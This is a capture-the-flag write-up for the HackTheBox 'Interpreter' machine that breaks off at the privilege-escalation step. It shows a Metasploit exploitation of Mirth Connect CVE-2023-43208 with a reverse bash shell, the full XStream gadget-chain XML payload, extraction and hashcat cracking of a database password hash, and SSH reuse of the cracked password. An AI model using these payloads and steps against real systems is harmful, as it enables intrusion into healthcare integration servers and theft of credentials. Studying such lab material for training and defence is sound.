Interpreter
Writeup for HackTheBox Interpreter machine
Executive Summary
This comprehensive writeup details the complete exploitation of the Interpreter machine. The attack chain targets severe vulnerabilities in both a public-facing healthcare integration platform and an insecure internal python service, culminating in full system compromise.
Attack Chain Summary:
- Unauthenticated RCE (Initial Access): Enumeration identified the Mirth Connect application running on the target. The application was vulnerable to CVE-2023-43208, a critical unauthenticated insecure deserialization flaw via the XStream library. By submitting a malicious XML gadget chain payload, Remote Code Execution was achieved, granting a reverse shell as the
mirthuser. - Credential Extraction & Cracking: Post-exploitation enumeration revealed a locally running MariaDB instance containing Mirth Connect configuration databases. The
PERSON_PASSWORDtable was queried to extract a base64-encoded PBKDF2-HMAC-SHA256 password hash. The hash was reformatted for Hashcat and cracked offline, revealing the passwordsnowflake1. - Lateral Movement: The cracked password was successfully reused to establish an SSH session as the system user
sedric. - Privilege Escalation to Root: Further enumeration uncovered a custom internal Python Flask application (
notif.py) listening on localhost port 54321 and running asroot. Code review identified a critical Server-Side Template Injection (SSTI) vulnerability where user input was unsafely passed into aneval(f"...")statement. A crafted XML payload containing a Python os command execution payload was submitted to the application, executing the command and extracting the root flag.
Impact: Complete system compromise. An unauthenticated remote attacker can achieve code execution on the server and chain internal configuration flaws to gain full administrative root access.
Reconnaissance
Nmap Scan
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
┌──(kali㉿kali)-[~/HTB/Linux/Interpreter]
└─$ sudo nmap -sC -sV -Pn -p $(sudo nmap -Pn -p- --min-rate 8000 $ip | grep 'open' | cut -d '/' -f 1 | paste -sd ,) $ip -oN nmap.scan

Nmap scan report for interpreter.htb (10.129.58.147)
Host is up (0.20s latency).

PORT     STATE SERVICE  VERSION
22/tcp   open  ssh      OpenSSH 9.2p1 Debian 2+deb12u7 (protocol 2.0)
| ssh-hostkey:
|   256 07:eb:d1:b1:61:9a:6f:38:08:e0:1e:3e:5b:61:03:b9 (ECDSA)
|_  256 fc:d5:7a:ca:8c:4f:c1:bd:c7:2f:3a:ef:e1:5e:99:0f (ED25519)
80/tcp   open  http     Jetty
|_http-title: Mirth Connect Administrator
| http-methods:
|_  Potentially risky methods: TRACE
443/tcp  open  ssl/http Jetty
| http-methods:
|_  Potentially risky methods: TRACE
|_ssl-date: TLS randomness does not represent time
| ssl-cert: Subject: commonName=mirth-connect
| Not valid before: 2025-09-19T12:50:05
|_Not valid after:  2075-09-19T12:50:05
|_http-title: Mirth Connect Administrator
6661/tcp open  unknown
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
The OpenSSH banner reveals the target is running Debian 12.7, released on August 31, 2024. The critical findings from the scan:
- Ports 80/443: Java web server Jetty hosting Mirth Connect, a healthcare integration platform that functions as an HL7 (Health Level 7) message router and transformer
- Port 6661: HL7/MLLP listener port - MLLP (Minimal Lower Layer Protocol) is the standard transport wrapper for HL7 v2.x messages used in clinical environments to exchange patient data (ADT, ORU, ORM messages) between EHR systems, lab systems, and medical devices
The combination of Mirth Connect with exposed HTTP/HTTPS endpoints and weak security configuration makes this system vulnerable to exploitation.
Initial Access - CVE-2023-43208 Exploitation
Web Enumeration

Both port 80 and 443 serve the same Mirth Connect application. Since Mirth Connect does not transmit credentials over unencrypted channels, the HTTPS endpoint must be used for authentication.
Using default credentials admin:admin failed:

The Administrator Launcher download link provides a JNLP file (Java Network Launch Protocol). JNLP is an XML-formatted descriptor used by Java Web Start to download, launch, and manage Java applications from network sources.
Examining the JNLP file reveals critical version information:
1
2
3
4
5
6
7
8
9
10
11
┌──(kali㉿kali)-[~/HTB/Linux/Interpreter]
└─$ head webstart.jnlp
<jnlp codebase="http://interpreter.htb:80" version="4.4.0">

    <information>

        <title>Mirth Connect Administrator 4.4.0</title>

        <vendor>NextGen Healthcare</vendor>

        <homepage href="http://www.nextgen.com"/>
CVE-2023-43208: Mirth Connect Deserialization RCE
Affected Version: Mirth Connect versions prior to 4.4.1
Vulnerability Type: Unsafe Java deserialization via XStream leading to unauthenticated Remote Code Execution
Detailed Technical Analysis
Root Cause - XStream Deserialization:
CVE-2023-43208 is a critical insecure deserialization vulnerability in Mirth Connect’s API. The vulnerability exists in the XmlMessageBodyReader class, which processes incoming XML requests before checking if the user is authenticated. This means any unauthenticated attacker can send requests to the vulnerable endpoint.
The application uses the XStream Java library to convert XML data into Java objects through “unmarshalling” (deserialization). XStream is designed to serialize/deserialize Java objects to/from XML, but if not configured securely, it can be exploited to instantiate arbitrary classes.
Why the Previous Patch Failed:
This vulnerability is actually a patch bypass for CVE-2023-37679. The initial patch attempted to fix the issue by creating a “denylist” of specific dangerous Java classes (like ProcessBuilder). However, this approach is fundamentally flawed because:
- New dangerous classes are constantly discovered
- Attackers can use alternative classes not on the denylist
- A denylist is inherently incomplete
The real fix (in version 4.4.1+) implements a strict “allowlist” approach, which only permits safe classes to be processed.
The Gadget Chain Attack:
An attacker can chain together allowed Java classes to construct a malicious “gadget chain” that executes arbitrary code. The exploit uses classes from the Apache Commons Collections library, specifically:
EventUtils.EventBindingInvocationHandler- Used as the handler in a dynamic proxyChainedTransformer- Chains multiple transformers togetherConstantTransformer- Loadsjava.lang.RuntimeclassInvokerTransformer- Invokes methods reflectively through the chain
Gadget Chain Execution Flow:
1
2
3
4
5
6
7
8
9
1. ConstantTransformer returns java.lang.Runtime
   ↓
2. InvokerTransformer.getMethod("getRuntime", new Class[]{})
   ↓
3. InvokerTransformer.invoke(null, new Object[]{})
   → Returns Runtime.getRuntime()
   ↓
4. InvokerTransformer.exec("command_here")
   → Executes the arbitrary command
This chain bypasses normal authentication and code execution controls by leveraging Java reflection to dynamically invoke methods.
Vulnerable Endpoint:
- Endpoint:
/api/users(POST request) - Pre-Authentication: Yes - accessible without any credentials
- Required Headers:
X-Requested-With: OpenAPIorContent-Type: application/xml
- Payload Format: Malicious XML containing serialized Java objects
XML Payload Structure:
The exploit wraps the gadget chain in a sorted-set with a dynamic-proxy:
1
2
3
4
5
6
7
8
9
10
11
12
13
<sorted-set>
    <string>abcd</string>
    <dynamic-proxy>
        <interface>java.lang.Comparable</interface>
        <handler class="org.apache.commons.lang3.event.EventUtils$EventBindingInvocationHandler">
            <target class="org.apache.commons.collections4.functors.ChainedTransformer">
                <iTransformers>
                    <!-- Transformer chain here -->
                </iTransformers>
            </target>
        </handler>
    </dynamic-proxy>
</sorted-set>
When XStream deserializes this, it:
- Creates the dynamic proxy object
- The proxy’s
compareTo()method is triggered during sorting - This invokes the handler with the transformer chain
- The chain executes the embedded command
Exploit Availability:
- Metasploit module:
exploit/multi/http/mirth_connect_cve_2023_43208 - Public PoC available from Horizon3.ai and on GitHub
- Automated exploit scripts are widely available in penetration testing toolkits
- Actively used by threat actors in the wild
Exploitation with Metasploit
The Metasploit module exploit/multi/http/mirth_connect_cve_2023_43208 automates the exploitation process by:
- Version Detection: Queries
/api/server/versionto confirm vulnerable version - Payload Generation: Constructs the malicious XStream XML payload
- Command Execution: POSTs the payload to
/api/usersendpoint - Reverse Shell: Establishes a reverse shell connection back to the attacker
First, search for the available exploit module:
1
2
3
4
5
6
7
8
9
10
11
12
┌──(kali㉿kali)-[~/HTB/Linux/Interpreter]
└─$ msfconsole -q
msf > search cve:2023-43208

Matching Modules
================

   #  Name                                             Disclosure Date  Rank       Check  Description
   -  ----                                             ---------------  ----       -----  -----------
   0  exploit/multi/http/mirth_connect_cve_2023_43208  2023-10-25       excellent  Yes    Mirth Connect Deserialization RCE
   1    \_ target: Unix Command                        .                .          .      .
   2    \_ target: Windows Command                     .                .          .      .
Configure the exploit module with appropriate options and execute:
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
44
45
46
msf > use exploit/multi/http/mirth_connect_cve_2023_43208
[*] No payload configured, defaulting to cmd/linux/http/x64/meterpreter/reverse_tcp
msf exploit(multi/http/mirth_connect_cve_2023_43208) > set payload cmd/unix/reverse_bash
payload => cmd/unix/reverse_bash
msf exploit(multi/http/mirth_connect_cve_2023_43208) > set RHOSTS interpreter.htb
RHOSTS => interpreter.htb
msf exploit(multi/http/mirth_connect_cve_2023_43208) > set RPORT 443
RPORT => 443
msf exploit(multi/http/mirth_connect_cve_2023_43208) > set LHOST tun0
LHOST => tun0
msf exploit(multi/http/mirth_connect_cve_2023_43208) > show options

Module options (exploit/multi/http/mirth_connect_cve_2023_43208):

   Name       Current Setting  Required  Description
   ----       ---------------  --------  -----------
   Proxies                     no        A proxy chain of format type:host:port[,type:host:port][...]. Supported proxies: sapni, socks4, socks5
                                         , socks5h, http
   RHOSTS     interpreter.htb  yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
   RPORT      443             yes       The target port (TCP)
   SSL        true             no        Negotiate SSL/TLS for outgoing connections
   TARGETURI  /                yes       Base path
   VHOST                       no        HTTP server virtual host


Payload options (cmd/unix/reverse_bash):

   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   LHOST  tun0             yes       The listen address (an interface may be specified)
   LPORT  4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Unix Command

msf exploit(multi/http/mirth_connect_cve_2023_43208) > run
[*] Started reverse TCP handler on 10.10.15.176:4444
[*] Running automatic check ("set AutoCheck false" to disable)
[+] The target appears to be vulnerable. Version 4.4.0 is affected by CVE-2023-43208.
[*] Executing cmd/unix/reverse_bash (Unix Command)
[+] The target appears to have executed the payload.
[*] Command shell session 1 opened (10.10.15.176:4444 -> 10.129.244.184:43970) at 2026-06-08 17:12:34 +0500
Initial Shell Access
Successfully gaining a reverse shell with mirth user privileges:
1
2
3
4
5
6
7
8
9
10
11
12
13
14
id
uid=103(mirth) gid=111(mirth) groups=111(mirth)

shell
[*] Trying to find binary 'python' on the target machine
[-] python not found
[*] Trying to find binary 'python3' on the target machine
[*] Found python3 at /usr/bin/python3
[*] Using `python` to pop up an interactive shell
[*] Trying to find binary 'bash' on the target machine
[*] Found bash at /usr/bin/bash

mirth@interpreter:/usr/local/mirthconnect$ id
uid=103(mirth) gid=111(mirth) groups=111(mirth)
Remote Code Execution has been achieved as the mirth user, the application account running Mirth Connect.
Technical Breakdown of the Exploit Payload
The Metasploit exploit constructs a malicious XML payload using the following gadget chain:
Payload Structure:
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
44
45
46
47
48
49
50
51
52
53
<sorted-set>
    <string>abcd</string>
    <dynamic-proxy>
        <interface>java.lang.Comparable</interface>
        <handler class="org.apache.commons.lang3.event.EventUtils$EventBindingInvocationHandler">
            <target class="org.apache.commons.collections4.functors.ChainedTransformer">
                <iTransformers>
                    <org.apache.commons.collections4.functors.ConstantTransformer>
                        <iConstant class="java-class">java.lang.Runtime</iConstant>
                    </org.apache.commons.collections4.functors.ConstantTransformer>

                    <org.apache.commons.collections4.functors.InvokerTransformer>
                        <iMethodName>getMethod</iMethodName>
                        <iParamTypes>
                            <java-class>java.lang.String</java-class>
                            <java-class>[Ljava.lang.Class;</java-class>
                        </iParamTypes>
                        <iArgs>
                            <string>getRuntime</string>
                            <java-class-array/>
                        </iArgs>
                    </org.apache.commons.collections4.functors.InvokerTransformer>

                    <org.apache.commons.collections4.functors.InvokerTransformer>
                        <iMethodName>invoke</iMethodName>
                        <iParamTypes>
                            <java-class>java.lang.Object</java-class>
                            <java-class>[Ljava.lang.Object;</java-class>
                        </iParamTypes>
                        <iArgs>
                            <null/>
                            <object-array/>
                        </iArgs>
                    </org.apache.commons.collections4.functors.InvokerTransformer>

                    <org.apache.commons.collections4.functors.InvokerTransformer>
                        <iMethodName>exec</iMethodName>
                        <iParamTypes>
                            <java-class>java.lang.String</java-class>
                        </iParamTypes>
                        <iArgs>
                            <string>COMMAND_HERE</string>
                        </iArgs>
                    </org.apache.commons.collections4.functors.InvokerTransformer>
                </iTransformers>
            </target>
            <methodName>transform</methodName>
            <eventTypes>
                <string>compareTo</string>
            </eventTypes>
        </handler>
    </dynamic-proxy>
</sorted-set>
Execution Chain:
- XStream Deserialization: The XML is deserialized by XStream without validation
- Dynamic Proxy Creation: A proxy object implementing
Comparableis created - Sorting Trigger: During sorted-set processing,
compareTo()is called on the proxy - Handler Invocation: The
EventBindingInvocationHandlerintercepts the method call - Transformer Chain Execution:
- Step 1:
ConstantTransformerloads theRuntimeclass - Step 2:
InvokerTransformercallsRuntime.getMethod("getRuntime", null) - Step 3:
InvokerTransformerinvokes the method →Runtime.getRuntime() - Step 4:
InvokerTransformercallsRuntime.exec(command)
- Step 1:
- Command Execution: The embedded shell command is executed with mirth user privileges
Why This Works:
- XStream is not configured with a strict allowlist (in versions < 4.4.1)
- Apache Commons Collections classes are available in the classpath
- The gadget chain uses reflection to bypass normal Java access controls
- No authentication required - payload is processed before auth checks
- The attack leverages legitimate library classes in an unintended way
Post-Exploitation & Database Enumeration
Service Enumeration
After gaining initial access, we enumerate running services to identify additional attack vectors:
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
mirth@interpreter:/usr/local/mirthconnect$ service --status-all
service --status-all
 [ - ]  anacron
 [ + ]  apparmor
 [ + ]  auditd
 [ - ]  bluetooth
 [ - ]  console-setup.sh
 [ + ]  cron
 [ + ]  dbus
 [ + ]  fail2ban
 [ - ]  hwclock.sh
 [ - ]  keyboard-setup.sh
 [ + ]  kmod
 [ + ]  mariadb
 [ + ]  networking
 [ + ]  procps
 [ - ]  rsync
 [ + ]  ssh
 [ + ]  udev
 [ + ]  vmware-tools
 [ - ]  x11-common

mirth@interpreter:/usr/local/mirthconnect$ ss -tunlp
ss -tunlp
Netid State  Recv-Q Send-Q Local Address:Port  Peer Address:PortProcess
udp   UNCONN 0      0            0.0.0.0:68         0.0.0.0:*
tcp   LISTEN 0      50           0.0.0.0:80         0.0.0.0:*    users:(("java",pid=3519,fd=327))
tcp   LISTEN 0      128          0.0.0.0:22         0.0.0.0:*
tcp   LISTEN 0      50           0.0.0.0:443        0.0.0.0:*    users:(("java",pid=3519,fd=331))
tcp   LISTEN 0      80         127.0.0.1:3306       0.0.0.0:*
tcp   LISTEN 0      256          0.0.0.0:6661       0.0.0.0:*    users:(("java",pid=3519,fd=335))
tcp   LISTEN 0      128        127.0.0.1:54321      0.0.0.0:*
tcp   LISTEN 0      128             [::]:22            [::]:*

mirth@interpreter:/usr/local/mirthconnect$ ps aux | grep mariadbd
ps aux | grep mariadbd
mysql       3660  0.0  3.5 1415480 140636 ?      Ssl  07:05   0:01 /usr/sbin/mariadbd
mirth       4217  0.0  0.0   6340  2128 pts/0    S+   08:20   0:00 grep mariadbd
Key finding: MariaDB is running locally on port 3306, accessible only from localhost. Mirth Connect configuration files often contain database credentials.
Extracting Database Credentials
Configuration file /usr/local/mirthconnect/conf/mirth.properties contains database connection details:
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
44
45
46
47
48
49
50
51
52
53
54
55
56
57
58
59
60
61
62
63
64
65
66
67
68
69
70
71
72
73
74
75
mirth@interpreter:/usr/local/mirthconnect$ cat /usr/local/mirthconnect/conf/mirth.properties | grep -v -E '^#'

dir.appdata = /var/lib/mirthconnect
dir.tempdata = ${dir.appdata}/temp

http.port = 80
https.port = 443

password.minlength = 0
password.minupper = 0
password.minlower = 0
password.minnumeric = 0
password.minspecial = 0
password.retrylimit = 0
password.lockoutperiod = 0
password.expiration = 0
password.graceperiod = 0
password.reuseperiod = 0
password.reuselimit = 0

version = 4.4.0

keystore.path = ${dir.appdata}/keystore.jks
keystore.storepass = 5GbU5HGTOOgE
keystore.keypass = tAuJfQeXdnPw
keystore.type = JCEKS

http.contextpath = /
server.url =

http.host = 0.0.0.0
https.host = 0.0.0.0

https.client.protocols = TLSv1.3,TLSv1.2
https.server.protocols = TLSv1.3,TLSv1.2,SSLv2Hello
https.ciphersuites = TLS_CHACHA20_POLY1305_SHA256,TLS_ECDHE_ECDSA_WITH_CHACHA20_POLY1305_SHA256,TLS_ECDHE_RSA_WITH_CHACHA20_POLY1305_SHA256,TLS_DHE_RSA_WITH_CHACHA20_POLY1305_SHA256,TLS_AES_256_GCM_SHA384,TLS_AES_128_GCM_SHA256,TLS_ECDHE_ECDSA_WITH_AES_256_GCM_SHA384,TLS_ECDHE_RSA_WITH_AES_256_GCM_SHA384,TLS_RSA_WITH_AES_256_GCM_SHA384,TLS_ECDH_ECDSA_WITH_AES_256_GCM_SHA384,TLS_ECDH_RSA_WITH_AES_256_GCM_SHA384,TLS_DHE_RSA_WITH_AES_256_GCM_SHA384,TLS_DHE_DSS_WITH_AES_256_GCM_SHA384,TLS_ECDHE_ECDSA_WITH_AES_128_GCM_SHA256,TLS_ECDHE_RSA_WITH_AES_128_GCM_SHA256,TLS_RSA_WITH_AES_128_GCM_SHA256,TLS_ECDH_ECDSA_WITH_AES_128_GCM_SHA256,TLS_ECDH_RSA_WITH_AES_128_GCM_SHA256,TLS_DHE_RSA_WITH_AES_128_GCM_SHA256,TLS_DHE_DSS_WITH_AES_128_GCM_SHA256,TLS_EMPTY_RENEGOTIATION_INFO_SCSV
https.ephemeraldhkeysize = 2048

server.api.require-requested-with = true

server.api.accesscontrolalloworigin = *
server.api.accesscontrolallowcredentials = false
server.api.accesscontrolallowmethods = GET, POST, DELETE, PUT
server.api.accesscontrolallowheaders = Content-Type
server.api.accesscontrolexposeheaders =
server.api.accesscontrolmaxage =

server.startupdeploy = true

server.includecustomlib = true

administrator.maxheapsize = 512m

---
configurationmap.path = ${dir.appdata}/configuration.properties

rhino.languageversion = es6

database = mysql

database.url = jdbc:mariadb://localhost:3306/mc_bdd_prod

database.driver = org.mariadb.jdbc.Driver

database.max-connections = 20
database-readonly.max-connections = 20

database.username = mirthdb
database.password = MirthPass123!

database.connection.maxretry = 2

database.connection.retrywaitinmilliseconds = 10000

database.enable-read-write-split = true
Discovered Credentials: mirthdb:MirthPass123!
Database Access & User Discovery
Connect to the MariaDB database and enumerate tables:
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
mirth@interpreter:/usr/local/mirthconnect$ mysql -u mirthdb -p'MirthPass123!' -h localhost -P 3306 mc_bdd_prod -e "SHOW TABLES;"

+-----------------------+
| Tables_in_mc_bdd_prod |
+-----------------------+
| ALERT                 |
| CHANNEL               |
| CHANNEL_GROUP         |
| CODE_TEMPLATE         |
| CODE_TEMPLATE_LIBRARY |
| CONFIGURATION         |
| DEBUGGER_USAGE        |
| D_CHANNELS            |
| D_M1                  |
| D_MA1                 |
| D_MC1                 |
| D_MCM1                |
| D_MM1                 |
| D_MS1                 |
| D_MSQ1                |
| EVENT                 |
| PERSON                |
| PERSON_PASSWORD       |
| PERSON_PREFERENCE     |
| SCHEMA_INFO           |
| SCRIPT                |
+-----------------------+
The PERSON_PASSWORD table is particularly interesting as it likely contains user credentials. Query its contents:
1
2
3
4
5
6
7
mirth@interpreter:/usr/local/mirthconnect$ mysql -u mirthdb -p'MirthPass123!' -h localhost -P 3306 mc_bdd_prod -e "SELECT * FROM PERSON_PASSWORD;"

+-----------+----------------------------------------------------------+---------------------+
| PERSON_ID | PASSWORD                                                 | PASSWORD_DATE       |
+-----------+----------------------------------------------------------+---------------------+
|         2 | u/+LBBOUnadiyFBsMOoIDPLbUR0rk59kEkPU17itdrVWA/kLMt3w+w== | 2025-09-19 09:22:28 |
+-----------+----------------------------------------------------------+---------------------+
We’ve discovered a base64-encoded password hash. The next step is to convert this to a format that can be cracked with hashcat.
Password Hash Cracking
Understanding Mirth Connect Password Hashing
To understand the hash format and crack it, we need to examine Mirth Connect’s password hashing implementation. The source code from the Mirth Connect GitHub repository reveals the following:
Key Details from Digester.java:
- Algorithm: PBKDF2-HMAC-SHA256
- Salt Size: 8 bytes (DEFAULT_SALT_SIZE = 8)
- Iterations: 600,000 (DEFAULT_ITERATIONS = 600000)
- Storage Format: Base64-encoded concatenation of salt + digest
The password storage process:
- A random 8-byte salt is generated
- PBKDF2 is applied 600,000 times with HMAC-SHA256 to derive the password hash
- The salt and hash are concatenated:
salt (8 bytes) + hash (32 bytes for SHA256) - The combined data is base64-encoded for storage
Converting to Hashcat Format:
The base64-encoded password must be decoded, separated into salt and hash components, then re-encoded in hashcat’s PBKDF2-HMAC-SHA256 format (mode 10900):
1
sha256:<iterations>:<base64_salt>:<base64_hash>
Hash Conversion Script
The following Python script performs this conversion:
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
#!/usr/bin/env python3
import base64
import sys

def mirth_to_hashcat(b64_hash):
    # Decode the base64 (handle chunked/newline variants)
    raw = base64.b64decode(b64_hash.strip().replace('\n', ''))

    # First 8 bytes = salt, rest = digest (DEFAULT_SALT_SIZE = 8)
    salt = raw[:8]
    digest = raw[8:]

    iterations = 600000  # DEFAULT_ITERATIONS

    # Hashcat format for PBKDF2-HMAC-SHA256 (mode 10900):
    # sha256:<iterations>:<base64_salt>:<base64_hash>
    salt_b64 = base64.b64encode(salt).decode()
    digest_b64 = base64.b64encode(digest).decode()

    hashcat_fmt = f"sha256:{iterations}:{salt_b64}:{digest_b64}"

    return hashcat_fmt

if __name__ == "__main__":

    b64_hash = sys.argv[1]

    hashcat = mirth_to_hashcat(b64_hash)

    print("\n[+] Hashcat (mode 10900):")
    print(hashcat)

    print("\n[*] Hashcat command:")
    print(f"hashcat -m 10900 '{hashcat}' /usr/share/wordlists/rockyou.txt")
    print()
Execute the script to convert the extracted hash:
1
2
3
4
5
6
7
8
┌──(kali㉿kali)-[~/HTB/Linux/Interpreter]
└─$ python3 mirth2hashcat.py "u/+LBBOUnadiyFBsMOoIDPLbUR0rk59kEkPU17itdrVWA/kLMt3w+w=="

[+] Hashcat (mode 10900):
sha256:600000:u/+LBBOUnac=:YshQbDDqCAzy21EdK5OfZBJD1Ne4rXa1VgP5CzLd8Ps=

[*] Hashcat command:
hashcat -m 10900 'sha256:600000:u/+LBBOUnac=:YshQbDDqCAzy21EdK5OfZBJD1Ne4rXa1VgP5CzLd8Ps=' /usr/share/wordlists/rockyou.txt
Cracking the Hash
Using hashcat with the rockyou wordlist to crack the converted hash:
1
2
3
┌──(kali㉿kali)-[~/HTB/Linux/Interpreter]
└─$ hashcat -m 10900 'sha256:600000:u/+LBBOUnac=:YshQbDDqCAzy21EdK5OfZBJD1Ne4rXa1VgP5CzLd8Ps=' --show
sha256:600000:u/+LBBOUnac=:YshQbDDqCAzy21EdK5OfZBJD1Ne4rXa1VgP5CzLd8Ps=:snowflake1
Successfully cracked password: snowflake1
Lateral Movement via SSH
User Identification
Check /etc/passwd to identify system users:
1
2
3
mirth@interpreter:/usr/local/mirthconnect$ cat /etc/passwd | grep /home

sedric:x:1000:1000:sedric,,,:/home/sedric:/bin/bash
We identify sedric as a legitimate system user with a home directory. Attempt SSH access using the cracked password:
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
┌──(kali㉿kali)-[~/HTB/Linux/Interpreter]
└─$ sshpass -p 'snowflake1' ssh -o StrictHostKeyChecking=no sedric@interpreter.htb
Linux interpreter 6.1.0-43-amd64 #1 SMP PREEMPT_DYNAMIC Debian 6.1.162-1 (2026-02-08) x86_64

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
Last login: Mon Jun 8 09:16:08 2026 from 10.10.15.176
sedric@interpreter:~$ id
uid=1000(sedric) gid=1000(sedric) groups=1000(sedric)
sedric@interpreter:~$ cat user.txt
*****************d6a83fc438831e
User flag successfully obtained!
Privilege Escalation
Local Service Discovery
After gaining user-level access as sedric, we check for privileged services:
1
2
3
4
5
6
7
8
9
10
sedric@interpreter:~$ ss -tulnp
Netid         State          Recv-Q         Send-Q                 Local Address:Port                  Peer Address:Port         Process
udp           UNCONN         0              0                            0.0.0.0:68                         0.0.0.0:*
tcp           LISTEN         0              50                           0.0.0.0:80                         0.0.0.0:*
tcp           LISTEN         0              128                          0.0.0.0:22                         0.0.0.0:*
tcp           LISTEN         0              50                           0.0.0.0:443                        0.0.0.0:*
tcp           LISTEN         0              80                         127.0.0.1:3306                       0.0.0.0:*
tcp           LISTEN         0              256                          0.0.0.0:6661                       0.0.0.0:*
tcp           LISTEN         0              128                        127.0.0.1:54321                      0.0.0.0:*
tcp           LISTEN         0              128                             [::]:22                            [::]:*
Notable finding: Port 54321 is listening on localhost. This appears to be an internal service not exposed externally. Since we’re running as sedric on the local system, we can access this port.
Service Identification
Found that the local running service localhost:54321 is a python web app
1
2
3
4
5
6
7
8
9
10
11
12
13
